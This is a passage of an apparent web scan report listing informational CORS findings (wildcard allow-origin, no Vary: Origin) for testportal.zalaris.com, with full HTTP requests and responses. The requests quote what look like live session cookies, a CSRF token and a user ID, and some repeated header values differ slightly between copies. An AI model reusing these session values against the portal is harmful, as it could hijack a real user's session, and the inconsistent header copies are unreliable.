X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2418
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:28 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_suite_ui_commons_StatusIndicator_SmallLabelMargin": "0.375rem",
  "sap_suite_ui_commons_StatusIndicator_MediumLabelMargin": "0.5rem",
  "sap_suite_ui_commons_StatusIndicator_LargeLabelMargin"
...[SNIP]...
```

9.18. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:12:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2001
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:29 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_suite_ui_microchart_InteractiveBarChart_BarBackground": "#265f96",
  "sap_suite_ui_microchart_InteractiveBarChart_BarHoverBackground": "rgba(38,95,150,0.2)",
  "sap_suite_ui_microchart_Intera
...[SNIP]...
```

9.19. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:11:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2423
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:29 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://ui5.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_tnt_NavigationList_ItemHeight": "2.75rem",
  "sap_tnt_NavigationList_NolconsGroupPadding": "1rem",
  "sap_tnt_NavigationList_NolconsNestedItemPadding": "2rem",
  "sap_tnt_ToolHeader_IthOverfl
...[SNIP]...
```

9.20. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP1656564413184|1656580389667
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:13:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 47171
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:31 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sapBrandColor": "#3079BF",
  "sapHighlightColor": "#265f96",
  "sapBaseColor": "#fff",
  "sapShellColor": "#fff",
  "sapBackgroundColor": "#f9f9fd",
  "sapFontFamily": "\"f72full\", Arial, Helvetica, sa
...[SNIP]...
```

9.21. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:16:24 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6673
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:33 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapcf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_ui_layout_ColumnLayout_formColumnMaxXL": "4",
  "sap_ui_layout_ColumnLayout_formColumnMaxL": "3",
  "sap_ui_layout_ColumnLayout_formColumnMaxM": "2",
  "sap_ui_layout_ColumnLayout_formColumnM
  ...[SNIP]...
```

9.22. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:16:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6448
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_ui_table_BaseSize": "2rem",
